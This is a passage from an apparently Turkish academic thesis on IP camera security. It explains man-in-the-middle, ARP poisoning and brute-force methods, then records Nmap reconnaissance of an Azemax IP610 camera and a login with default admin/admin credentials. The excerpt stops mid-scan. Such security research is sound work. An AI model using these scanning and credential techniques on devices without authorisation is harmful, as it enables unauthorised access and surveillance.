
genellikle güvenlik açığı tarayıcısı kullanılarak yapılmaktadır. Güvenlik açığı tarayıcısı olarak Nmap kullanılabileceği gibi, Nessus, OpenVAS, NexPose, Nikto, Netsparker gibi farklı araçlar da kullanılabilmektedir.

Sistemlerin açıklıklarının test edilmesi amacıyla kullanılan ve tüm popüler işletim sistemlerinde mevcut olan, en etkili denetim araçlarından biri Metasploit olarak kabul edilmekte olup, Metasploit çok çeşitli istismarlar ile kapsamlı bir istismar geliştirme ortamı, bilgi toplama ve web testi yetenekleri sunmaktadır [77, 78].

Çalışmada kullanılan, Metasploit yazılımının yapabileceklerini görsel olarak kontrol edebilme imkânı sağlayan bir saldırı yöneticisi aracı olan Armitage, Raphael Mudge tarafından oluşturulmuş ve hem Linux hem de Windows sistemlerde çalışabilmesinin yanı sıra kolay güvenlik açığı yönetimi, yerleşik Nmap taramaları, bilinen güvenlik açıkları için kötüye kullanımları otomatik olarak önerme ile Cortana komut dosyası kullanarak özellikleri otomatikleştirme yeteneği sunmaktadır [79-81].

Yerel ağda saldırganın hedefi bir şekilde kurbanın trafiğini ele geçirmek ya da manipüle etmek olabilmekte, bu da ortadaki adam (MITM) saldırısı ile yapılabilmektedir. Wi-Fi ağları, bluetooth düşük enerji cihazları, kablosuz HID cihazları (insan arayüz cihazı) ve ethernet ağları üzerinde bilgi toplamak ve saldırmak amacıyla güvenlik araştırmacılarına, hepsi bir arada bir çözüm sunmak için yazılmış bir çerçeve olan Bettercap, MITM saldırısını gerçekleştirmek için ARP ve DNS sahtekârlığına ilişkin saldırıların simüle edilebileceği bir ortamdır [82].

Bilindiği gibi, bilgisayarlar ağ içerisinde ARP çözümleme mekanizmasını kullanılarak mantıksal IP adresini bildiği bir bilgisayarın fiziksel MAC adresini ARP tablosu üzerinden öğrenmekte ve bu adres bilgileri ile bilgisayarlar ağ içerisinde birbirleriyle haberleşebilmektedir. Eğer saldırgan ağ içerisinde hedefin ve ağ cihazının ARP tablolarını zehirleyebilirse, yani kendi MAC Adresini hedef bilgisayarın tablosuna “Ağ Cihazı MAC Adresi” olarak, ağ cihazı ARP tablosuna ise “Hedef Bilgisayar MAC Adresi” olarak yazdırabilirse araya girebilmektedir. MITM olarak adlandırılan bu durumda, hedef bilgisayar ile ağ cihazı arasında bulunan trafik saldırganın üzerinden geçmekte ve saldırgan bu trafiği dinleyebilmekte ve hatta değiştirebilmektedir [83].



Resim 3.2. Ortadaki adam saldırısı

Resim 3.2.'den de görülebileceği gibi, burada hedef cihazın modemden yapacağı isteği saldırı yapan bilgisayardan isteyip, isteğin bu bilgisayar üzerinden yönlendiriciye iletilmesi, modemden gelecek olan cevabın da saldıran bilgisayar üzerinden kurban bilgisayara iletilmesi sağlanmakta ve bu sayede de gelen ve giden trafiğin görülmesi ve incelenmesi mümkün olabilmektedir.

OWASP tarafından yayınlanan 2018 yılı nesnelerin interneti eko sistemini tehdit eden ilk on zafiyet listesinde cihazların yönetiminde basit, tahmin edilir, herkesçe erişilebilen veya değiştirilmeyen parola kullanımı ilk sırada bulunmaktadır [84]. Bununla birlikte, saldırganlar tarafından belirlenen ve internetten de erişilebilen birçok kullanıcı adı ve parola kombinasyonlarının kullanılmasıyla çevrim içi parola kırma işlemi gerçekleştirilebilmektedir. Parola kırma işlemi, saldıran programın hedefe bir kullanıcı adı ve parola göndermesi sağlanıp, kullanıcı adı veya parola yanlışsa, bir sonraki kullanıcı adı

ve parola kombinasyonunu göndererek ve uygulamada bir oturum açma/parola kombinasyonunu bulmada başarılı oluncaya veya tüm tahminleri tüketene kadar devam etmesini sağlayan araçlarla gerçekleştirilebilmektedir [85]. Sözlük saldırısı olarak adlandırılan saldırıda; kullanıcının kişisel bilgilerinden veya sözlük dosyalarından edinilen parolalar kullanılmakta olup, işlemin süresi ise kelime listesinin boyutu ile kurban tarafından uygulamada tercih edilen kullanıcı adı ve parolaların kolaylığı ve tahmin edilebilirliğine bağlıdır [86]. Kaba kuvvet (brute force) saldırısında ise doğru parolayı elde edebilmek için, parolanın boyutunu ve içeriğini tahmin etmek amacıyla tekrarlı olarak deneme yanılma yoluyla saldırı gerçekleştirilmektedir [87]. Kaba kuvvet saldırında olası bütün kombinasyonlar denendiği için zaman alabilmekte olup, bu saldırıyı gerçekleştirmek için hydra, medusa, Cain&Abel, John the Ripper gibi araç ve uygulamalar kullanılabilmektedir [88].

Sistem tasarımlarında tüm sistemi kontrol edebilen bir root kullanıcısı bulunmakta ve sistemler uzak ya da yerel root erişim zayıflığı sorunu içerebilmektedir. Root erişim haklarının elde edilmesi ise sistemi her yönüyle ele geçirmek anlamına gelmektedir. Linux sistemlerde kullanıcı hesap bilgileri /etc/passwd dosyasında saklanırken, kullanıcı adları ve şifrelenmiş parolalar /etc/shadow dosyasında bulunmaktadır [88]. Uzaktan sunucu bağlantısı için kullanılan protokol olan telnet ile dosya transferi için kullanılan FTP (dosya aktarım iletişim protokolü), açık metin protokoller olup, bu servislerle olan ağ trafik paketi ele geçirildiğinde, doğrudan kimlik bilgileri veya komutlar okunabilmekte ve cihaz üzerindeki donanımdan bağımsız olarak dosya ve klasör listeleme, silme, ekleme, değişiklik komutları çalıştırılabilmektedir [89].

Bölüm 3.1 ve 3.2'de burada anlatılan yöntem ve araçlar kullanılarak saldırılar gerçekleştirilmiş, elde edilen sonuçlar paylaşılmıştır.

3.1. AZEMAX Marka Kameraya Yönelik Uygulama

Bu bölümde, Shenzhen Wanscam Tecnology Co. Ltd. şirketi tarafından üretilen Azemax IP610 model IP tabanlı kamera üzerine yapılan çalışmaya yer verilmiştir.


Azemax kamera tasarımında, önde bir adet kamera, çevresinde kızıl ötesi ledler, altta bir mikrofon, arka tarafta Wi-Fi anten, antenin altında microsd kart yuvası ile antenin yanında

güç adaptörü takılabilecek bir giriş ve bunun yanında da ağ kablosunun bağlanacağı alan ile altında tripod yuvası bulunmaktadır.

Resim 3.3. Azemax IP610 model IP kamera

Resim 3.4. Azemax IP610 model IP kamera cihaz içi görüntüsü

Öncelikle, cihazın test edilmesi için kameranın gerektiği gibi çalışıp çalışmadığı kontrol edilmiştir. Cihazın altındaki sıfırlama düğmesine basılarak kamera fabrika ayarlarına sıfırlanmış, ardından kullanma kılavuzunda anlatıldığı şekilde mobil telefona IPC View uygulaması yüklendikten sonra görüntü elde edilmiştir (Resim 3.5.).



Resim 3.5. Mobil telefondan elde edilen görüntü

Ardından kali makinesinin IP adresi tespit edilip, içinde bulunulan ağ taranıp hangi cihazların bağlı olduğu belirlenmiş ve kameranın IP adresi tespit edilmiştir (Resim 3.6. – Resim 3.7.).


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.24  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe36:4292  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:36:42:92  txqueuelen 1000  (Ethernet)
        RX packets 4755  bytes 288535 (281.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10610  bytes 638885 (623.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 512898  bytes 21572108 (20.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 512898  bytes 21572108 (20.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Resim 3.6. Kali makinesinin IP adresinin tespitine ilişkin ekran görüntüsü


```
Nmap scan report for 192.168.0.22
Host is up (0.0042s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
1935/tcp open  rtmp
8080/tcp open  http-proxy
MAC Address: 00:0E:00:02:64:EC (Atrie)
```

Resim 3.7. IP kameranın IP adresi bilgisine ilişkin ekran görüntüsü


Daha sonra, web kullanıcı ara yüzünde kameranın altındaki etikette bulunan ve "admin" kullanıcı adı ve "admin" parolası olan varsayılan kimlik bilgileriyle oturum açılmıştır. Web kullanıcı ara yüzüne başarıyla erişilebilmiş, web sayfası üzerinden de görüntü elde edilmiş, cihaza ve ağa ilişkin bilgilere ulaşılmıştır (Resim 3.8., Resim 3.9., Resim 3.10., Resim 3.11.).




Resim 3.8. Web kullanıcı ara yüzünde elde edilen kamera görüntüsü



Resim 3.9. Web kullanıcı ara yüzünde elde edilen kablosuz ayarları ekran görüntüsü



Resim 3.10. Web kullanıcı ara yüzünde elde edilen LAN ayarları ekran görüntüsü



Resim 3.11. Web kullanıcı ara yüzünde elde edilen cihaz bilgisi ekran görüntüsü

3.1.1. Bilgi toplama

Yapılan araştırmalarda gerek literatür taramasında gerekse internet sitelerinde Azemax IP 610 model IP kameralar için herhangi bir açıklık kaydı bulunamamış olup, Wanscam üreticisinin farklı bir kamerası için iki adet güvenlik açığı tespit edilmiştir. Wanscam HW0021 IP kameralarda işletim sistemi ile ilgili kısmi bir hizmet reddi güvenlik açığı bulunmakta olduğu ve saldırganın, böyle bir cihazda ONVIF hizmetini çökertmek için kötü amaçlı bir POST isteği yapabileceği ve aynı güvenlik açığının bu işletim sistemini kullanan farklı cihazlarda da geçerli olduğu belirtilmiştir [90]. Ayrıca Wanscam'ın HW0021 IP tabanlı kamerasında, kimliği doğrulanmamış bir uzak saldırganın bir ONVIF GetSnapshotUri isteği aracılığıyla yönetici kullanıcı adı ve parolasına erişmesine izin veren bir bilgi sızıntısı olduğu da belirtilmiştir [91].

Saldırı yapmak için açık port olup olmadığını görebilmek amacıyla 1 ile 65535 arasındaki portları, cihazın IP adresi ile Nmap kullanarak bir port taraması yapılmış ve aşağıdaki ekran görüntüsü alınmıştır (Resim 3.12.).

```
root@kali:~# nmap -p 1-65535 192.168.0.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 15:04 EDT
Nmap scan report for 192.168.0.22
Host is up (0.015s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
1935/tcp open  rtmp
8080/tcp open  http-proxy
MAC Address: 00:0E:00:02:64:EC (Atrie)

Nmap done: 1 IP address (1 host up) scanned in 34.71 seconds
```

Resim 3.12. Nmap port taraması sonucu ekran çıktısı

Taranan portlarda, açık olan dört TCP portu üzerinde çalışan dört farklı servisin yer aldığı görülmektedir. 80 numaralı portta HTTP, 554 numaralı portta RTSP, 1935 numaralı portta RTMP ve 8080 numaralı portta http-proxy servislerinin çalıştığı anlaşılmakta olup, IP tabanlı kameraya ait MAC adresinin 00:E0:00:02:64:EC olduğu, üreticisinin ise Atrie olarak belirtildiği görülmektedir.

Cihaz ve işletim sistemi hakkında daha ayrıntılı bilgi edinmek için -O seçeneği ile başka bir Nmap taraması yapılmış ve aşağıdaki sonuç alınmıştır (Resim 3.13.).

```
root@kali:~# nmap -O 192.168.0.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 15:13 EDT
Nmap scan report for 192.168.0.22
Host is up (0.0056s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
1935/tcp open  rtmp
8080/tcp open  http-proxy
MAC Address: 00:0E:00:02:64:EC (Atrie)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
```

Resim 3.13. Cihaz ve işletim sistemi hakkında Nmap taraması sonucu ekran çıktısı

Nmap taramasından elde edilen sonuçlar, cihaz türünün genel amaçlı ve Linux çekirdeği 2.6.32 -3.5 çalıştırılarak kategorize edildiğini göstermektedir.

Model, işletim sistemi ve cihazda hangi servislerin mevcut olduğu hakkında ayrıntılı bilgi için Nmap komutu; -v, -A ve -sV seçenekleriyle bir kez daha çalıştırıl ve Resim 3.14'teki sonuçlar elde edilmiştir.

```
root@kali:~# nmap -v -A -sV 192.168.0.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-30 15:17 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:17
Completed NSE at 15:17, 0.00s elapsed
Initiating NSE at 15:17
Completed NSE at 15:17, 0.00s elapsed
Initiating NSE at 15:17
Completed NSE at 15:17, 0.00s elapsed
Initiating ARP Ping Scan at 15:17
Scanning 192.168.0.22 [1 port]
Completed ARP Ping Scan at 15:17, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:17
Completed Parallel DNS resolution of 1 host. at 15:17, 0.02s elapsed
Initiating SYN Stealth Scan at 15:17
Scanning 192.168.0.22 [1000 ports]
Discovered open port 8080/tcp on 192.168.0.22
Discovered open port 80/tcp on 192.168.0.22
Discovered open port 554/tcp on 192.168.0.22
Discovered open port 1935/tcp on 192.168.0.22
Completed SYN Stealth Scan at 15:17, 1.61s elapsed (1000 total ports)
Initiating Service scan at 15:17
Scanning 4 services on 192.168.0.22
Completed Service scan at 15:18, 38.64s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.22
NSE: Script scanning 192.168.0.22.
Initiating NSE at 15:18
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 4 (3 waiting)
NSE Timing: About 99.26% done; ETC: 15:18 (0:00:00 remaining)
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
```

Resim 3.14. Model, işletim sistemi ve cihazdaki servislere ilişkin Nmap taraması sonucu ekran çıktısı

```
NSE: Active NSE Script Threads: 4 (3 waiting)
NSE Timing: About 99.26% done; ETC: 15:18 (0:00:00 remaining)
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 4 (4 waiting)
NSE Timing: About 99.26% done; ETC: 15:18 (0:00:00 remaining)
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 3 (3 waiting)
NSE Timing: About 99.44% done; ETC: 15:18 (0:00:00 remaining)
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 3 (3 waiting)
NSE Timing: About 99.44% done; ETC: 15:18 (0:00:00 remaining)
Completed NSE at 15:18, 9.40s elapsed
Initiating NSE at 15:18
Completed NSE at 15:18, 0.06s elapsed
Initiating NSE at 15:18
Completed NSE at 15:18, 0.00s elapsed
Nmap scan report for 192.168.0.22
Host is up (0.0071s latency).

Not shown: 996 closed ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Mongoose httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=index.html
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Login
554/tcp  open  rtsp
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest:
|     RTSP/1.0 400 Bad Request
|     CSeq: 0
|     Server: Hipcam RealServer/V1.0
|     RTSP/1.0 400 Bad Request
|     CSeq: 0
|     Server: Hipcam RealServer/V1.0
|   HTTPOptions, RTSPRequest:
|     RTSP/1.0 400 Bad Request
|     CSeq: 0
|     Server: Hipcam RealServer/V1.0
|   SIPOptions:
|     RTSP/1.0 200 OK
|     CSeq: 42
|     Server: Hipcam RealServer/V1.0
|_    Public: OPTIONS,DESCRIBE,SETUP,TEARDOWN,PLAY,SET_PARAMETER,GET_PARAMETER
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
1935/tcp open  tcpwrapped
8080/tcp open  soap       gSOAP 2.8
|_http-server-header: gSOAP/2.8
|_http-title: Site doesn't have a title (text/xml; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit t
SF-Port554-TCP:V=7.80%I=7%D=5/30%Time=5ED2B167%P=x86_64-pc-linux-gnu%r(Get
SF:Request,8A,"RTSP/1\.0\x20400\x20Bad\x20Request\r\nCSeq:\x200\r\nServer:
SF:\x20Hipcam\x20RealServer/V1\.0\r\n\r\nRTSP/1\.0\x20400\x20Bad\x20Reques
SF:t\r\nCSeq:\x200\r\nServer:\x20Hipcam\x20RealServer/V1\.0\r\n\r\n")%r(RT
SF:SPRequest,45,"RTSP/1\.0\x20400\x20Bad\x20Request\r\nCSeq:\x200\r\nServe
SF:r:\x20Hipcam\x20RealServer/V1\.0\r\n\r\n")%r(GenericLines,8A,"RTSP/1\.0
SF:\x20400\x20Bad\x20Request\r\nCSeq:\x200\r\nServer:\x20Hipcam\x20RealSer
SF:ver/V1\.0\r\n\r\nRTSP/1\.0\x20400\x20Bad\x20Request\r\nCSeq:\x200\r\nSe
SF:rver:\x20Hipcam\x20RealServer/V1\.0\r\n\r\n")%r(HTTPOptions,45,"RTSP/1\
SF:.0\x20400\x20Bad\x20Request\r\nCSeq:\x200\r\nServer:\x20Hipcam\x20RealS
SF:erver/V1\.0\r\n\r\n")%r(FourOhFourRequest,8A,"RTSP/1\.0\x20400\x20Bad\x
SF:20Request\r\nCSeq:\x200\r\nServer:\x20Hipcam\x20RealServer/V1\.0\r\n\r\
SF:nRTSP/1\.0\x20400\x20Bad\x20Request\r\nCSeq:\x200\r\nServer:\x20Hipcam\
SF:x20RealServer/V1\.0\r\n\r\n")%r(SIPOptions,87,"RTSP/1\.0\x20200\x20OK\r
SF:\nCSeq:\x2042\r\nServer:\x20Hipcam\x20RealServer/V1\.0\r\nPublic:\x20OP
